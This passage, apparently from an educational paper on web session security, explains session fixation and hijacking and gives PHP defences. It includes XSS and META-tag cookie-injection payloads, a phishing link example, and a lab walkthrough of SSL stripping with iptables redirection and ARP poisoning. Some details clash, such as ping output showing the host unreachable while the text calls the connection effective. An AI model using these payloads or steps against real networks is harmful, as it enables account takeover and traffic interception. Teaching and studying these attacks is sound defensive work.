When a member fills out an entry form name, email and password to access his account, his or her application is sent to the server that processes and compares the data. If the data is found correct, make sure that the member does not have an ID for the session he requested. If so, the server provides it with a new ID. This ID is a member's ID card between the browser and the server, and it is credited to provide the member with all the features authorized to him.

If there is a session fixation vulnerability. The attacker can provide the victim with an ID even before the latter fills out the entry form. When he fills it out and sends it to the server, the latter notices that the member who requested to be logged in is already available on the ID for his session. It fails to provide it with a new ID but pastes for its session the ID that was submitted with the request. Means the ID chosen by the attacker. This is the behavior of the PHP server as it allows the acceptance of any ID provided to it, other than the IIS server, which is strict in this area and accepts only locally produced session IDs within the server, which does not mean that it is protected from the loophole.

The attacker only has access to the site and provided the former ID to the server, so that he impersonates the victim and gets all his features.

Techniques to exploit this vulnerability according to the system used to transfer the session ID between the server and the browser: there are at least three known methods: either send the session ID through the web URL, through the form in a hidden field or the method most used through cookies.

We'll see some exploitation of different situations.

3.2.1. Transfer ID via web URL

The session system relies on transferring the ID (in this case we call trans-id) via the web address in the PHPSESSID key. For example:

PHPSESSID=1t189vj65u8skg15mlo76njqj7

Let's assume a bank site where participants can conduct their banking operations.

The steps below show the stages of the stabilization of the victim's session.

1. The attacker begins to register legally on the site: http://online.anybank.biz.
2. After connecting to the site, the server provides it with a key to the session ID ID: PHPSESSID=0654321.
3. Then sends a link or link containing the victim's previous ID. Somehow it tempts her to click on the link:
   <a href= "http://online.anybank.biz/login.php?PHPSESSID=0654321" > Click here</a>
   When the victim clicks on the link that will open the bank's entry form page on her browser, at this stage before he even sends the form, he has obtained an ID for her session via the mined address. And it'll be sent to the server.
4. When the server obtains the form data, it is confirmed that the victim's password is with the rest of the form data and notes that the victim already has an ID and does not need another one. He approves his data and allows him access to his bank account and the victim has used the attacker's session.
5. At this stage, since the attacker knows the session ID because he is the one who gave it to the victim, will he use the same ID to access her account.php?

PHPSESSID=0654321, the server will consider that the query was provided by the same person.

This method is one of the simplest ways to exploit the vulnerability of installing the session, and there must be some factors for the success of the operation: first, the attacker must attack using the same server as the victim and must also defraud to convince the victim to click on the link. The other ways we will see below are somewhat advanced because they do not attract much attention and it is difficult for the victim to observe the exploitation process, as well as allow the attacker to start the attack from any other server. I will not focus on it much, because the goal is to Find out the attack's modern and complex methods so that we can protect it well.

3.2.2. Transfer ID via cookies

In this case, the session system uses cookies to transfer the ID between the server and the browser. This system is used by most sites because it is more likely to believe that it is safer than web addresses but on the other hand, if it can be exploited it is more convenient, secret, effective, and durable to enable the attacker to complete the exploitation process successfully.

We know that the browser only accepts cookies related to the source server or its domains. For example, a site on a server www.hacker.com cannot add cookies to another server www.victime.com.

However, the attacker can do so by following one of three ways to add cookies to the victim's browser:

- Use of script.
- Use tag <META>.
- Use HTTP header response.
- Use of Script

This method is only possible if there is an XSS vulnerability. So that the attacker can install cookies with ID on the victim's browser by adding the script in the URL that will be sent to the victim as follows: http://online.anybank.biz/<script>document.cookie="PHPSESSID=0654321";</script>.

- Use tag <META>

It is also based on the existence of the XSS vulnerability. The injecting code is also placed in the web address to be sent to the victim: http://online.anybank.biz/<meta%20http-equiv=Set-Cookie%20content="PHPSESSID=0654321";%20Expires=Wed,%2001-Sep-2015%2000:00:00%20GTM">

- Use HTTP header response.


The attacker can intercept the data circulating between the browser and the server using one of the competent brans. And install the value of cookies in HTTP.

3.2.3. Session fixation vulnerability protection

We can protect the session stabilization vulnerability easily since the attacker relies on installing the ID for use by the victim. The logic is not to accept this ID and to activate this we must ask the server to assign a new ID whenever the user wants to access his account or during any sensitive process that requires identification.

PHP instruction is ready and customized for this: session_regenerate_id

This instruction will force the server to produce a new ID. But the old session data will also be retained. To destroy the above session data, you must add a true value to the instruction, as shown in Figure 3.1.



```
<?php
session_start();
session_regenerate_id(true);
```

Figure 3.1. Session regenerator.

We should use session_regenerate_id on each page we need for sensitive operations, such as:

While identifying the member (entry forms).

While adding sensitive session data.

While changing anything related to the session.


While changing the user's features: for example, while accessing the admin panel or the manager's panel.

We can also add some protection to PHP file.ini if our server allows us to access it, look for the instructions below it in the file and adjust them as follows:

session.use_trans_sid = 0: Value "0" will prevent PHP from entering and reading upcoming IDs via URL.

session.use_only_cookies = 1: Value "1" will prevent PHP from using URLs to transfer session IDs. They will only be transferred through cookies.

If your server does not allow you access to PHP file.ini they can also be activated via htaccess or PHP script.



```
<?php
ini_set('session.use_trans_sid', 0);
ini_set('session.use_only_cookies', 1);

session_start();
session_regenerate_id(true);
```

Figure 3.2. Session set.

For those who have shared hosting (their site is with another set of sites on the same server), the location of the storage of session data on the server must be changed, the latter initially uses the "/tmp" file. This file is available to everyone so that it can be accessed by reading and writing. The solution is to use another file on the scale of your hosting, or it is better to use the database to store session data using session_set_save_handler.

3.3. Session Hijacking

The term session hijacking is circulated differently depending on the situation in which it is done, the target, and the type of active communication.

In General, any attempt to attack a session between two active contacts is called session hijacking. And the session is usually defined as a permit to obtain various permissions from a server that is granted to the clients.




Figure 3.3. A normal connection.

As we explained earlier, nothing seems safe on the network and the methods of giving the session are known to everyone. The principle is that any communication between the server and the browser is always subject to objection and attack. The complexity of obtaining the session depends on several factors, but overall, it is not impossible and there are many tools available to help hackers implement it. Once the attacker has this session, he can provide this information to the server as the victim's browser and therefore receive all the permissions granted.




Figure 3.4. Session hijacking.

There are two levels of session hijacking attacks shown in Figure 3.5.

- TCP/UDP session hijacking at the network level.
- HTTP/HTTPS session hijacking at the application layer.




Figure 3.5. Session hijacking attack’s levels (Source: Tuit).

In the network layer, authentication data and sessions are sent in cookies if they are not sufficiently encrypted or using SSL/TLS certificates.

Hackers intercept Wi-Fi connectivity and track cookie traffic may expose them to theft and control using one of the tools we'll explain later., So hackers will have sufficient authority to impersonate the user session and perform their operations on the server.

In the application layer, the attack works with HTTP/HTTPS protocols. As we know, data transfers are made via GET and POST. The attack also can be as Cross-Site Scripting, Brute Force, or another phishing process to redirect or steal cookies and get a session ID.

From another point of view ,this security gap revolves around the possibility of the attacker acquiring the victim's ID by following one of three methods:

- Active Session Hijacking.
- Passive Session Hijacking.
- hybrid session hijacking.

3.3.1. Active session hijacking

Steal of active sessions: This method requires the victim to be connected (successfully logged in to the site). The attacker can exploit the XSS loophole and send a link to the victim that includes a mined script to obtain the content of the session cookies and call for the victim to be lured to click the link.

The active attack occurs when the attacker monitors the client's computer by taking over the client's position in the communication as an exchange between the client and the server, commanding on the network making it possible to create a new user account that can be used later for gaining a hidden access to the network without having to perform the session hijack attack[1].




Figure 3.6. Active session hijacking.

3.3.2. Passive session hijacking

This method is more dangerous than the first because, on the one hand, it does not require the existence of the previous vulnerability and does not call for any contact with the victim. The attacker adopts Session Sniffing technology using one of the custom brans, and this technique is manifested by intercepting the data packets exchanged between web applications and servers and then scrutinizing them to find what they are looking for.

3.3.3. Hybrid session hijacking

The attacker uses active and passive attacks together to succeed in achieving them.

4. SESSION HIJACKING SIMULATION

In this section, we will explain the theft of the session and the tools used and then we will prepare a complete simulation process.

The simulation includes the process of preparing the victim's device and the attacking device and downloading the tools used in the attacker's device. In the end, some other ways of the attack will be explained.

4.1. Stealing Session IDs

There are many ways of stealing the session ID, some of them are given below.

4.1.1. Sniffing

One of the ways of attack is sniffing, which involves looking for packets that are traveling unencrypted. If the attacker discovers that a packet does not have encryption, then it tries to find out if it has a session ID.

If the attacker has the session ID, then it can take over the entire session, and can then create a new one. With this, it can then collect all the details of the target machine [2].

4.1.2. Cross-site scripting

Another method of stealing the session ID is using cross-site scripting (XSS). This XSS, also known as a client-side code injection attack, allows a malicious script (malicious payload) to be executed on any website or web application. This attack essentially exploits website weaknesses by converting any user input into unencrypted or unencoded data and sending it to an attacker in plain text. However, there is a significant disadvantage for the attacker in that this attack only works on vulnerable targets; many websites have been patched to address these security flaws. [3].

4.1.3. Brute force

Brute Force is a well-known assault that can crack any character, number, symbol, or special character when paired with a login, password, or any word. This Brute Force attacker may take a long time, but it guarantees that the job will be completed. In this Brute Force attack, the attacker can customize the character, special character, symbol, and number combinations to meet their needs, as well as the number of words. Assume the victim has an 8-digit password, and the attacker has set the length of the password to 8, therefore this brute force will verify all of the combinational words set by the attacker up to the 8th digit. An attacker must have a lot of patience and perseverance in this type of attack. [2].

4.2. Tools For Session Hijacking

Many tools available for Session Hijacking

- Burp Suite
- Ettercap
- OWASP ZAP
- BetterCAP
- Netool toolkit
- WebSploit Framework
- Sslstrip
- JHijack
- Cookie Cadger
- CookieCatcher
- Hamster
- Firesheep and FaceNiff (Mobile Apps).

4.3. Simulation Attack Methodology

We will view session hijacking simulation in a virtual environment on two different Windows and Kali Linux systems. We need two operations systems as follows:

- Attacker machine (Kali Linux) Virtual Machine
- Victim Machine (Windows 10) Virtual Machine.

Kali Linux System will be installed on a virtual environment to act as an attack machine, where it will position itself as an intermediary in the process of communicating between the victim and the router to operate the sniff of the packets that pass through the network shown in figure 4.1.




Figure 4.1. Session hijacking simulation system.

We're going to demonstrate a session hijacking attack in a virtual environment, and we've completed all the necessary settings on both the attacker (Kali Linux) and victim machines (Windows 10). The machine will have internet access, and both machines will be assigned a private IP address.




Figure 4.2. Machines setup steps.

4.3.1. IP adresses

- Attacker’s machine (Kali Linux) IP: 192.168.1.54
- Victim’s machine (Windows 10) IP: 192.168.1.41
- Gateway Address: 192.168.1.1.


4.3.2. Victim machine setup

We don't need a lot of steps to set up the victim's device just to confirm that the device is connected to the wireless network and customize the allocated IP. The device must also visit one of the sites that require the user to enter the login data to generate the session to be hijacked.

4.3.3. Attacker machine setup

The next step is to prepare the Kali Linux attack device, which is the important point, and the device must be within the IP domain given by the router to play its part in the operation of a sniff on the packets that pass between the victim's device and the router.

First, we have to make sure that the connection between the Kali Linux attack device and the victim's device is effective by doing a ping to the victim's device ping results as shown in Figure 4.3.




```
┌──(root㉿kali)-[~]
└─# ping 192.168.1.41
PING 192.168.1.41 (192.168.1.41) 56(84) bytes of data.
From 192.168.1.54 icmp_seq=1 Destination Host Unreachable
From 192.168.1.54 icmp_seq=2 Destination Host Unreachable
From 192.168.1.54 icmp_seq=3 Destination Host Unreachable
From 192.168.1.54 icmp_seq=4 Destination Host Unreachable
From 192.168.1.54 icmp_seq=8 Destination Host Unreachable
From 192.168.1.54 icmp_seq=9 Destination Host Unreachable
From 192.168.1.54 icmp_seq=10 Destination Host Unreachable
From 192.168.1.54 icmp_seq=11 Destination Host Unreachable
From 192.168.1.54 icmp_seq=12 Destination Host Unreachable
From 192.168.1.54 icmp_seq=13 Destination Host Unreachable
From 192.168.1.54 icmp_seq=14 Destination Host Unreachable
From 192.168.1.54 icmp_seq=15 Destination Host Unreachable
From 192.168.1.54 icmp_seq=16 Destination Host Unreachable
From 192.168.1.54 icmp_seq=17 Destination Host Unreachable
From 192.168.1.54 icmp_seq=18 Destination Host Unreachable
From 192.168.1.54 icmp_seq=19 Destination Host Unreachable
From 192.168.1.54 icmp_seq=20 Destination Host Unreachable
From 192.168.1.54 icmp_seq=21 Destination Host Unreachable
From 192.168.1.54 icmp_seq=22 Destination Host Unreachable
From 192.168.1.54 icmp_seq=23 Destination Host Unreachable
From 192.168.1.54 icmp_seq=24 Destination Host Unreachable
From 192.168.1.54 icmp_seq=25 Destination Host Unreachable
From 192.168.1.54 icmp_seq=26 Destination Host Unreachable
From 192.168.1.54 icmp_seq=27 Destination Host Unreachable
```

Figure 4.3. Ping target machine.

When we have an effective connection with the victim's device by using the ping command, we are ready to start the attack, and as we know, the recent use of HTTPS Protocol has been made to reduce the risk of eavesdropping and theft of sessions, we are obliged to find an effective way to obtain protocol communication and then forward it to the HTTP Protocol, so we will use SSL scripts to deal with protected protocol communication and force the victim's device to redirect communication through the unencrypted HTTP protocol.

SSL Script is available on the internet (sslstrip-0.9.2.tar.gz) and can be downloaded we need to extract (unzip) the file and put it in one of the folders on the attack machine and then open the terminal from that path as given below.



```
┌──(taha㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─$ sudo su
[sudo] password for taha:
┌──(root㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─# █
```


Figure 4.4. SSLstrip folder.

These tools should be downloaded to the attack machine because by default they may not exist and are all available on the internet.

- Python
- Ettercap
- Sslstrip

The sysctl.conf file in the etc folder we need to modify it and delete the following sentence (ipv4- ip_forward=1) so that we can redirect the connection.

Now we need to run the terminal as root user and the command given below.




```
┌──(root㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure 4.5. Redirect the connection.

After the previous command is executed, traffic is redirected to the Kali Linux device.


The next step is to setup IP Table rules using a terminal in Kali Linux, using port number 8080 where we will redirect traffic to the previous port by running the following command:



```
┌──(root㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

Figure 4.6. Setup IP table rules.

After that we are going to set up the SSL script that we have for sniffing the network traffic between the victim machine and router, all the packets through the HTTP connection will be sniffed. For setup, we have to run the following command:



root@kali: /etc/sslstrip-0.9.2/src/sslstrip
File Actions Edit View Help


```
┌──(root㉿kali)-[/etc/sslstrip-0.9.2/src/sslstrip]
└─# python sslstrip.py -k -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

Figure 4.7. Sniffing network.

Now the attacker device is working as shown in Figure 4.7, and we need to keep the process running in a separate terminal window. By the way, python must be installed on the device as we mentioned earlier.

On the other hand, we're going to do an ARP poising attack on the traffic of the packets that pass through the proxy server that was set up in the attack machine. The ARP protocol translates the IP address to the Mac address.

